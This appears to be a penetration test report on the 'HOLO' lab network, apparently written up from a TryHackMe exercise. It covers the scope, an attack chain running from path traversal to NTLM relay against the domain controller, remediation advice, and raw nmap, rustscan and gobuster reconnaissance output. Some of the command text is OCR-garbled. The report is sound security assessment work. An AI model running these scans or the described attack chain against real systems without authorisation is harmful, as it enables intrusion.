
BLACK SUN SECURITY

External Penetration Test Report

HOLOLIVE



v.1.0

Services provided to:
HOLO



Prepared By:
Lai Koon Fatt (Austin)
Black Sun Security

Business Confidential

Date: Sept 12th, 2021

Version 1.0

CONFIDENTIALITY Statement

This document is the exclusive property of HOLO and Black Sun Security.

This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both HOLO and Black Sun Security.

Black Sun Security may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

DISCLAIMERS

The information presented in this document is provided as is and without warranty.

The assessments are a “point in time” analysis and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run.

For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks and applications.

Version Control

Version	Date	Author	Rationale
0.1	08 th September 2021	Austin Lai	First Draft
0.2	11 th September 2021	Austin Lai	Added details in Penetration section
0.3	11 th September 2021	Austin Lai	Added screenshot in Penetration section
0.4	11 th September 2021	Austin Lai	First review
0.5	11 th September 2021	Austin Lai	Added Additional Section
0.6	11 th September 2021	Austin Lai	Second Review
0.7	11 th September 2021	Austin Lai	Organize Appendix 1 & 2 Section
0.8	12 th September 2021	Austin Lai	Mask password, hashes and flags
0.9	12 th September 2021	Austin Lai	Final Review
1.0	12 th September 2021	Austin Lai	Published and Released

Table of Contents

<i>Business Confidential</i>	2
CONFIDENTIALITY Statement	2
DISCLAIMERS	2
Version Control	2
<i>Table of Contents</i>	3
<i>HOLO External Penetration Test Report</i>	5
Introduction Purpose	5
External Penetration Test Scope	5
Executive Summary	6
Attack Timeline and Summary	6
Severity Classification	7
Summary of Vulnerability	7
Security Weaknesses and Recommendation	8
Weak input validation of all web application	8
Recommendation	8
Weak Files, Directories, Services and Binary permission	8
Recommendation	8
Unrestricted Logon Attempts	9
Recommendation	9
Missing Multi-Factor Authentication	9
Recommendation	9
Unpatched application (vulnerable application)	9
Recommendation	9
Missing SMB signing enforcement	9
Recommendation	9
Overall Recommendation	10
External Penetration Test Methodologies	10
Information Gathering	10
MITRE ATT&CK Framework References	11
Overall Service Enumeration	12
MITRE ATT&CK Framework References	12
Penetration	13
System: http://dev.holo.live	13
System: http://admin.holo.live	20
System: 10.200.107.31	45
System: 10.200.107.35	64
System: 10.200.107.30	76
Maintaining Access	87
House Cleaning	87
Conclusion Summary	88
Additional Items	88
Appendix 1 – References	88
Vulnerabilities References	88
Vulnerabilities Articles	89
Best Practices	89

Tool References-----	89
Appendix 2 – MITRE ATT&CK Framework-----	90
Tactics -----	90
Techniques -----	91
Sub-techniques -----	92
Appendix 3 - Trophies-----	93
Appendix 4 - Meterpreter Usage -----	93
Appendix 5 - Account Usage -----	94
Appendix 6 – Additional [tools binary] Usage -----	94

HOLO External Penetration Test Report

Introduction | Purpose

HOLO has asked Black Sun Security to perform a detailed security examination of their corporate network (hololive) that contain Active Directory (AD), File Server, Database, and Web Application. This report is being presented to show the full results of our testing efforts and to make recommendations where appropriate.

External Penetration Test Scope

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge.

The scope of this review was limited to a single corporate network given by HOLO - "hololive".

Assessment	Details
External Penetration Test	Network = 10.200.107.0/24 Domain = hololive

Our testing included unauthenticated testing to gain initial foothold/access, and perform scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

With that, we pivoting through the network to gain further access eventually gaining access to Domain Controller (AD/DC).

Executive Summary

BLACK SUN SECURITY evaluated HOLO's external security posture through an external network penetration test – “grey-box” web application. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HOLO corporate network – stated in [External Penetration Test Scope](#).

By leveraging a series of attacks, BLACK SUN SECURITY found two (2) critical, two (2) high and two (2) medium severity level of vulnerabilities that allowed full internal network access to the HOLO corporate network.

BLACK SUN SECURITY has classified the level of vulnerabilities based on [Severity Classification](#) section and BLACK SUN SECURITY has compiled [Summary of Vulnerabilities](#) for HOLO references.

It is highly recommended that HOLO address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort (as low-hanging fruits).

These systems as well as a brief description on how access was obtained are listed in the [Attack Summary](#).

Attack Timeline and Summary

Step	Date	System	Action
1	3 rd Sept 2021	http://dev.holo.live	Obtained user account credential through CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') by exploiting Local File Inclusion vulnerability.
2	4 th Sept 2021	http://admin.holo.live	Got in through CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') by exploiting Local File Inclusion vulnerability with Remote Code Execution.
3	5 th Sept 2021	http://10.200.107.31	Got in through CWE-640: Weak Password Recovery Mechanism for Forgotten Password by construct password reset poisoning to reset password of valid user account.
4	6 th Sept 2021	10.200.107.35	Got in through CWE-427: Uncontrolled Search Path Element by exploiting vulnerable application found on the system.
5	7 th Sept 2021	10.200.107.30	Got in through NIST - CVE-2016-2115 by exploiting SMB session with abusing NTLM relay session from 10.200.107.35.

Severity Classification

This section of the report details the severity classification system used during the assessment.

Severity	Definition
Critical	Vulnerability exist to allow attacker elevated privilege on the system however exploitation may require extra steps
High	Exploitation is straightforward and usually results in system-level compromise and/or could access system directly. It is advised to form a plan of action and patch immediately.
Medium	Medium Severity usually arise because of errors and deficiencies in the configuration. By exploiting these security issues, malicious attackers can access data on the system.
Low	Low Severity include information leakage, configuration errors and a lack of some security measures. They can be combined with other issues of a higher severity level, and cause a more severe impact on the target.

Summary of Vulnerability

Severity	Vulnerability
Medium	CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
High	CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
Medium	CWE-640: Weak Password Recovery Mechanism for Forgotten Password
High	CWE-434: Unrestricted Upload of File with Dangerous Type
Critical	CWE-427: Uncontrolled Search Path Element
Critical	NIST - CVE-2016-2115

Security Weaknesses and Recommendation

Weak input validation of all web application

BLACK SUN SECURITY successfully performs local file inclusion, remote code execution and upload malicious files to gain access to the system.

Recommendation

- Encourage HOLO to strengthen the input validation for all web application (especially Hazardous Character) following [OWASP Secure Coding Best Practice v2](#)
- If possible, do not permit file paths to be appended directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- Additional Reference: [Code Execution via Local File Inclusion](#)

Weak Files, Directories, Services and Binary permission

BLACK SUN SECURITY successfully accesses files that should be restricted access and not expose to external network and binary with SUID bit eventually escalate privileged to root access.

Recommendation

- Implement strict access control and data protection stated in [OWASP Secure Coding Best Practice v2](#) to ensure sensitive information is not visible to unauthorized users.
- Impose strict files and directories permission to restrict file access
- Giving least permission for MySQL user to run the service and minimum access permission to the MySQL
- Remove any binary with SUID bit or at least shall not give any binary with SUID bit permission
- Train employee on its correct use of robots.txt can represent good practice for non-security reasons
- Do not rely on robots.txt to provide any kind of protection over unauthorized access
- Additional References: [PortSwigger - Robots.txt file](#)

Unrestricted Logon Attempts

During the assessment, BLACK SUN SECURITY performed multiple attacks against login forms found on the external network. For all logins, unlimited attempts were allowed, which permitted an eventual successful login on the HOLO admin portal.

Recommendation

- Restrict logon attempts to 3 logon failure

Missing Multi-Factor Authentication

BLACK SUN SECURITY leveraged multiple attacks against HOLO login forms using valid credentials. The use of multi-factor authentication would have prevented full access and required BLACK SUN SECURITY to utilize additional attack methods to gain internal network access.

Recommendation

- Integrate multi-factor authentication services

Unpatched application (vulnerable application)

During the assessment, BLACK SUN SECURITY successfully performed DLL injection into one of the vulnerable applications to escalated privileged as administrator.

Recommendation

- Remove or ensure all application/software/OS are up-to-date

Missing SMB signing enforcement

During the assessment, BLACK SUN SECURITY successfully performed exploit on SMB session by abusing NTLM relay that allow to gain access to Domain Controller.

Recommendation

- Enable SMB signing enforcement

Overall Recommendation

Black Sun Security recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

External Penetration Test Methodologies

Black Sun Security utilized a widely adopted approach that was also in line with Open Web Application Security Project (OWASP) to performing penetration testing that is effective in testing how well the Holo corporate environment are secure.

Below is a breakout of how Black Sun Security was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.

During this penetration test, Black Sun Security was tasked with exploiting the specific Holo corporate network that were stated in the [External Penetration Test Scope](#)

Base on the given information, Black Sun Security has performed a quick nmap scan to gather information on the available assets.

Nmap scan result as below:

```
(kali㉿kali)-[~/Desktop]
$ nmap -nvv -sn 10.200.107.0/24 -oN ./holo-kali-08092021/10.200.107.0-network-scan && cat ./holo-kali-08092021/10.200.107.0-network-scan | grep -B 1 up
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 22:36 EDT
Initiating Ping Scan at 22:36
Scanning 256 hosts [2 ports/host]
Completed Ping Scan at 22:37, 15.35s elapsed (256 total hosts)
Nmap scan report for 10.200.107.0 [host down, received no-response]
Nmap scan report for 10.200.107.1 [host down, received no-response]
Nmap scan report for 10.200.107.2 [host down, received no-response]
Nmap scan report for 10.200.107.3 [host down, received no-response]
Nmap scan report for 10.200.107.4 [host down, received no-response]
Nmap scan report for 10.200.107.5 [host down, received no-response]
Nmap scan report for 10.200.107.6 [host down, received no-response]
Nmap scan report for 10.200.107.7 [host down, received no-response]
Nmap scan report for 10.200.107.8 [host down, received no-response]
Nmap scan report for 10.200.107.9 [host down, received no-response]
Nmap scan report for 10.200.107.10 [host down, received no-response]
Nmap scan report for 10.200.107.11 [host down, received no-response]
Nmap scan report for 10.200.107.12 [host down, received no-response]
Nmap scan report for 10.200.107.13 [host down, received no-response]
Nmap scan report for 10.200.107.14 [host down, received no-response]
Nmap scan report for 10.200.107.15 [host down, received no-response]
Nmap scan report for 10.200.107.16 [host down, received no-response]
Nmap scan report for 10.200.107.17 [host down, received no-response]
Nmap scan report for 10.200.107.18 [host down, received no-response]
Nmap scan report for 10.200.107.19 [host down, received no-response]
Nmap scan report for 10.200.107.20 [host down, received no-response]
Nmap scan report for 10.200.107.21 [host down, received no-response]
Nmap scan report for 10.200.107.22 [host down, received no-response]
Nmap scan report for 10.200.107.23 [host down, received no-response]
Nmap scan report for 10.200.107.24 [host down, received no-response]
Nmap scan report for 10.200.107.25 [host down, received no-response]
Nmap scan report for 10.200.107.26 [host down, received no-response]
Nmap scan report for 10.200.107.27 [host down, received no-response]
Nmap scan report for 10.200.107.28 [host down, received no-response]
Nmap scan report for 10.200.107.29 [host down, received no-response]
Nmap scan report for 10.200.107.30 [host down, received no-response]
Nmap scan report for 10.200.107.31 [host down, received no-response]
Nmap scan report for 10.200.107.32 [host down, received no-response]
Nmap scan report for 10.200.107.33
Host is up, received syn-ack (0.33s latency).
Nmap scan report for 10.200.107.34 [host down, received no-response]
```

```
Read data files from: /usr/share/nmap
Nmap done: 256 IP addresses (2 hosts up) scanned in 15.38 seconds
Nmap scan report for 10.200.107.33
Host is up, received syn-ack (0.33s latency).
```

MITRE ATT&CK Framework References

- [Tactic - TA0043 - Reconnaissance](#)
- [Technique - T1595 - Active Scanning](#)
- [Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks](#)

Overall Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems.

This is valuable for an attacker as it provides detailed information on potential attack vectors into a system.

Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
Container IP: 192.168.100.100 Host IP: 10.200.107.33	TCP: 22,80,33060
Container Interface: 192.168.100.1 Host Interface: 10.200.107.33	TCP: 22,3306,8080
Host IP: 10.200.107.31	TCP: 22,80,135,139,443,445,3306,3389
Host IP: 10.200.107.35	TCP: 80,135,139,445,3389
Host IP: 10.200.107.30	TCP: 53,80,88,135,139,389,445,3389
Host IP: 10.200.107.32	TCP: 135,139,445,3389

MITRE ATT&CK Framework References

- [Tactic - TA0043 - Reconnaissance](#)
- [Technique - T1595 - Active Scanning](#)
- [Technique - T1592 - Gather Victim Host Information](#)
- [Technique - T1590 - Gather Victim Network Information](#)
- [Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks](#)
- [Sub-technique - T1592.002 - Gather Victim Host Information: Software](#)
- [Sub-technique - T1590.005 - Gather Victim Network Information: IP Addresses](#)

Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems.

During this penetration test, Black Sun Security was able to successfully gain access to 5 out of 6 systems

System: <http://dev.holo.live>

Vulnerability Exploited	CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
Description	HOLO allowed special elements such as ".." and "/" separators in all web application. This configuration allow attackers can escape outside of the restricted location to access files or directories that are elsewhere on the system in which BLACK SUN SECURITY used to obtained sensitive information and user account credentials of HOLO system.
Impact Severity	Medium
System	192.168.100.100 (Container IP) 10.200.107.33 (Host IP)
Port Open	TCP: 22,80,33060
Web Application	http://dev.holo.live
References	CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
Vulnerability Explanation	Many file operations are intended to take place within a restricted directory. By using special elements such as ".." and "/" separators, attackers can escape outside of the restricted location to access files or directories that are elsewhere on the system. One of the most common special elements is the "../" sequence, which in most modern operating systems is interpreted as the parent directory of the current location. This is referred to as relative path traversal.
Vulnerability Fix / Remediation	Assume all input is malicious.

	<p>Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications.</p> <p>Reject any input that does not strictly conform to specifications, or transform it into something that does.</p> <p>When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields.</p> <p>Denylists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.</p> <p>When validating filenames, use stringent allowlists that limit the character set to be used.</p> <p>If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36.</p> <p>Use a list of allowable file extensions, which will help to avoid CWE-434.</p> <p>Do not rely exclusively on a filtering mechanism that removes potentially dangerous characters. This is equivalent to a denylists, which may be incomplete (CWE-184). For example, filtering "/" is insufficient protection if the filesystem also supports the use of "\" as a directory separator.</p> <p>Another possible error could occur when the filtering is applied in a way that still produces dangerous data (CWE-182). For example, if "../" sequences are removed from the ".../...//..." string in a sequential fashion, two instances of "../" would be removed from the original string, but the remaining characters would still form the "../" string.</p>
Remediation Owner	Web Application Developer System Owner
RustScan & Nmap Scan Result	<ul style="list-style-type: none"> • sudo rustscan -u 5000 -b 1900 -t 4000 --tries 2 --scan-order serial -a 10.200.107.33 -- -A -sVC -- script=safe,default,discovery,version,vuln sudo tee rustscan-full-result-10.200.107.33

```

[kali㉿kali:~/Desktop]
$ sudo rustscan -u 5000 -b 1900 -t 4000 --tries 2 --scan-order serial -a 10.200.107.33 -- -A -sV --scripts=safe,default,discovery,version,vuln | sudo tee ./holo-kali-08092021/rustscan-full-result-10.200.33
7.33
[!] DISCOVERED SERVICE: discord-gateway [https://discordapp.com/api/gateway]
[!] DISCOVERED SERVICE: GitHub API [https://github.com/RustScan/RustScan]

Real hackers hack fast X

[-] The config file is expected to be at "/root/.rustscan.toml"
[-] Automatically increasing ulimit value to 5000.
Open 10.200.107.33:80
Open 10.200.107.33:30600
Open 10.200.107.33:30600
[-] Starting Script(s)
[*] Script to be run Some("nmap -vvv -p {{port}} {{(ip)}}")
adjust_timeout2: packet supposedly had rtt or -100000 microseconds. Ignoring time.
adjust_timeout2: packet supposedly had rtt or -100000 microseconds. Ignoring time.
[-] Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 22:38 EDT
NSE: Loaded 487 scripts for scanning.
NSE: Script Database: 0 scripts loaded.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:38
NSE: [http-dispatcher] Need to be executed for IPv4.
NSE: [shodan-api] Error: Please specify your ShodanAPI key with the shodan-api.apikey argument.
NSE: [broadcast-stacks-discover] No interface supplied, use -i
NSE: [targets-ipv4-mapped] This script is IPv4 specific.
NSE: [targets-ipv6-mapped] This script is IPv6 specific, aborting ...
NSE: [broadcast-sentinal-discover] No network interface was supplied, aborting.
NSE: [targets-xml] Need to supply a file name with the targets-xml.XML argument.
NSE: [targets-xml] Need to supply a file name with the targets-xml.XML argument.
NSE: Timing: About 99.3% done, ETC: 22:39 (0:00:00 remaining)
Completed NSE at 22:39, 40.12s elapsed

Nmap scan report for 10.200.107.33
Host is up, received reset ttl 63 (0.27s latency).
Scanned at 2021-09-08 22:39:40 EDT for 21s

PORT      STATE SERVICE REASON          VERSION
22/tcp      open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.2

[!] CVE 2020-14143 - https://vulnera.com/CVE-CVE-2020-14143
80/tcp      open  http     syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_citrix-enum-apps-xml: ERROR: Script execution failed (use -d to debug)
|_citrix-enum-servers-xml: ERROR: Script execution failed (use -d to debug)
|_http chrono: Request times for /; avg: 1128.12ms; min: 1054.10ms; max: 1161.87ms
|_http comments-displayer:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.200.107.33

http csrf:
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.200.107.33
Found the following possible CSRF vulnerabilities:

    Path: http://10.200.107.33:80/
    Form id:
    Form action: http://www.holo.live/
    http date: Thu, 09 Sep 2021 02:40:49 GMT; 0s from local time.
    http devframework: Wordpress detected. Found common traces on /
    http dombased-xss: Couldn't find any DOM based XSS.
    http drupal-enum: Nothing found amongst the top 100 resources, use --script-args number=<number>|all> for deeper analysis)
    http enum:
        /robots.txt: Robots file
        /readme.html: Wordpress version: 2
        /: Wordpress version: 5.5.3
        /wp-includes/images/rss.png: Wordpress version 2.2 found.
        /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
        /wp-includes/images/blank.gif: Wordpress version 2.6 found.
        /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
        /readme.html: Interesting, a readme
        /: Potentially interesting folder
        http errors: Couldn't find any error pages.
        http feed: Couldn't find any feeds.
        http fetch: Please enter the complete path of the directory to save data in.
        http generator: WordPress 5.5.3
        http prep:
            (1) http://10.200.107.33:80/:
            (2) ip:
                192.168.100.138
        http headers:
            Date: Thu, 09 Sep 2021 02:40:48 GMT
            Server: Apache/2.4.29 (Ubuntu)
            X-UA-Compatible: IE=edge
            Link: <http://www.holo.live/index.php/wp-json/>; rel="https://api.w.org/"
            Connection: close
            Content-Type: text/html; charset=UTF-8

[!]
|_ (Request type: HEAD)
|_ http jsonp-detection: Couldn't find any JSONP endpoints.
|_ http litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
|_ http malware-host: Host appears to be clean
|_ http methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_ http mobileversion-checker: No mobile version detected.
|_ http php-version: Logo query returned unknown hash 2052bf63dfddcd1d2f052ead29f3a8d7
|_ http credits-query: returned unknown hash 2052bf63dfddcd1d2f052ead29f3a8d7
|_ http referer-checker: Couldn't find any cross-domain scripts.
|_ http robots-txt: 21 disallowed entries
|/var/www/wordpress/index.php
|/var/www/wordpress/readme.html /var/www/wordpress/wp-activate.php
|/var/www/wordpress/wp-blog-header.php /var/www/wordpress/wp-config.php
|/var/www/wordpress/wp-content /var/www/wordpress/wp-includes
|/var/www/wordpress/wp-load.php /var/www/wordpress/wp-mail.php
|/var/www/wordpress/wp-signup.php /var/www/wordpress/xmlrpc.php
|/var/www/wordpress/License.txt /var/www/wordpress/upgrade
|/var/www/wordpress/wp-admin /var/www/wordpress/wp-comments-post.php
|/var/www/wordpress/wp-admin-sample.php /var/www/wordpress/wp-cron.php
|/var/www/wordpress/wp-links-opml.php /var/www/wordpress/wp-login.php
|/var/www/wordpress/wp-settings.php /var/www/wordpress/wp-trackback.php
|_ http security-headers:
|_ http server-header: Apache/2.4.29 (Ubuntu)
|_ http sitemap-generator:
|   Directory structure:

```

```
| http-vhosts:  
|_ 128 names had status 200  
http-wordpress-enum:  
| Search limited to top 100 themes/plugins  
| plugins  
|   akismet  
| themes  
|   generatepress 2.4.2  
|   twentyseventeen 2.4  
| http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
```

```
33060/tcp open  mysql?  syn-ack ttl 63
|_banner: \x05\x00\x00\x00\x0B\x08\x05\x1A\x00
| fingerprint-strings:
|_ DNSRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|   Invalid message"
|- HY000
```

MITRE ATT&CK Framework References:

- Tactic - TA0043 - Reconnaissance
 - Technique - T1595 - Active Scanning
 - Technique - T1592 - Gather Victim Host Information
 - Technique - T1590 - Gather Victim Network Information
 - Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks
 - Sub-technique – T1592.002 - Gather Victim Host Information: Software
 - Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses


- sudo gobuster -t 15 --delay 100ms vhost -u "holo.live" -o TryHackMe-gobuster-vhost-holo.live -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/subdomains-top1million-110000.txt

Gobuster Vhost Result

- sudo sed -i.bak 's/\$/ admin.holo.live dev.holo.live/' /etc/hosts
&& cat /etc/hosts && ls -l /etc/hosts*

Added hostname in /etc/hosts on attacker machines


```
[kali㉿kali] [~/Desktop]
$ sudo sed -i.bak '$$/admin.holo.live dev.holo.live' /etc/hosts && cat /etc/hosts && ls -l /etc/hosts*
[sudo] password for kali:
127.0.0.1      localhost admin.holo.live dev.holo.live admin.holo.live dev.holo.live
127.0.1.1      kali admin.holo.live dev.holo.live admin.holo.live dev.holo.live
